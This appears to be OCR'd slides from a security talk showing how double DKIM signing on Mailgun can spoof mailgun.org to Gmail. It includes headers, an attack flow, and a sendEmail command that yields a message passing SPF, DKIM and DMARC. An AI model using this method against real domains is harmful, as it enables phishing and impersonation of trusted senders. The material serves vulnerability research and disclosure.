
Attack Pattern: #2

Dual DKIM ?




```
Authentication-Results: mx.google.com;
       dkim=pass header.i=@purplecloudops.com header.s=k1 header.b=tKXbD8q6;
       dkim=pass header.i=@mailgun.org header.s=mg header.b=n8GM3R1B;
       spf=pass (google.com: domain of bounce+f9deec.4b1f2a-smtpcloudops=gmail.com@purp
smtpcloudops=gmail.com@purplecloudops.com";
       dmarc=pass (p=QUARANTINE sp=QUARANTINE dis=NONE) header.from=mailgun.org
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=purplecloudops.com; q=dns/txt;
From: Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOHl7MptNkDjFgt5TvbLuMrPXB12Lab
b=tKXbD8q69JsyW4jWJ5HIoBo7VsIEk60fdIgrwQpz3vRO8OzarimMp/gj2lwu2PMTsG3x1VLlrTONP1b9af+GH
DKIM-Signature: a=rsa-sha256; v=1; c=relaxed/relaxed; d=mailgun.org; q=dns/txt; s=mg; t
Message-ID: Sender: Sender: X-Feedback-Id; bh=QK/yDOHl7MptNkDjFgt5TvbLuMrPXB12LabiZX9Xr
b=n8GM3R1BVmifkBs+YUkU23iFk04azOpPamaBBVamAinFHcyR2Sbkg43F+vcp4G9WSKYRlUO9AsUjaO0rZk8pF
X-Feedback-Id: admin@mailgun.org::65fdb68787282b7c4c4411b1:mailgun
```

What is the Feedback Loop?


Feedback Loop
Sender/Email Service Provider
Recipients
Mark as spam
Mailbox Providers
Return feedback to sender or email service provider

Reference: https://mailtrap.io/blog/email-feedback-loop/

Gmail Feedback Loop requirement



About the data


The aggregate data will be generated for the first 4 fields (as separated by ':') of the `Feedback-ID:`, starting from the right side. If the `SenderId` is empty, no data will be generated. If another field is empty, data will be generated for the rest of the fields.

n order to prevent spoofing of the `Feedback-ID`, the traffic being sent to Gmail needs to be DKIM signed by a domain owned (or controlled) by the sender, after the addition of this header. This domain should be added and verified to the Gmail Postmaster Tools, so the sender can access the FBL data.

Reference: https://support.google.com/a/answer/6254652

FROM + DKIM abuse

Attack Flow: Spoof mailgun.org for Gmail mailbox



Envelope

HELO a.com
MAIL FROM: <alice@a.com>
RCPT TO: <bob@b.com>
DATA

Message

RFC 5322 Violation


FROM: <alice@mailgun.org>
TO: <bob@b.com>
Subject: Hello World

DKIM-Signature: v1; d=a.com;
DKIM-Signature: v1;d=mailgun.org;

Verify DKIM status for mailgun.org

Signed DKIM email by sender mailgun.org

Generate some API keys



New API Key

Info: this API key is displayed only once, now. Therefore, copy and keep this key somewhere safe but accessible. If you lose this key, you can delete it and generate a new one.

API key


[redacted]

Send the email via utility

```
sendEmail -f admin@mailgun.org
          -xu $username
          -xp $password
          -t target@gmail.com
          -u "Spoofed Email"
          -m "This is a test"
          -s smtp.mailgun.com:587
```

Reference: https://github.com/zehm/sendEmail

Example: Spoof mailgun.org for Gmail mailbox




Spoofed Email

admin@mailgun.org <admin@mailgun.org>

to me

This is a test



Original Message

Message ID	<870167.472024576-sendEmail@ubuntu-s-1vcpu-1gb-sfo3-01>
Created at:	Fri, May 3, 2024 at 9:36 AM (Delivered after 2 seconds)
From:	"admin@mailgun.org" <admin@mailgun.org> Using sendEmail-1.56
To:	"smtpcloudops@gmail.com" <smtpcloudops@gmail.com>
Subject:	Spoofed Email
SPF:	PASS with IP 159.135.228.59 Learn more
DKIM:	'PASS' with domain mailgun.org Learn more
DMARC:	'PASS' Learn more

Spoofing root domains

Brevo

sendinblue.com

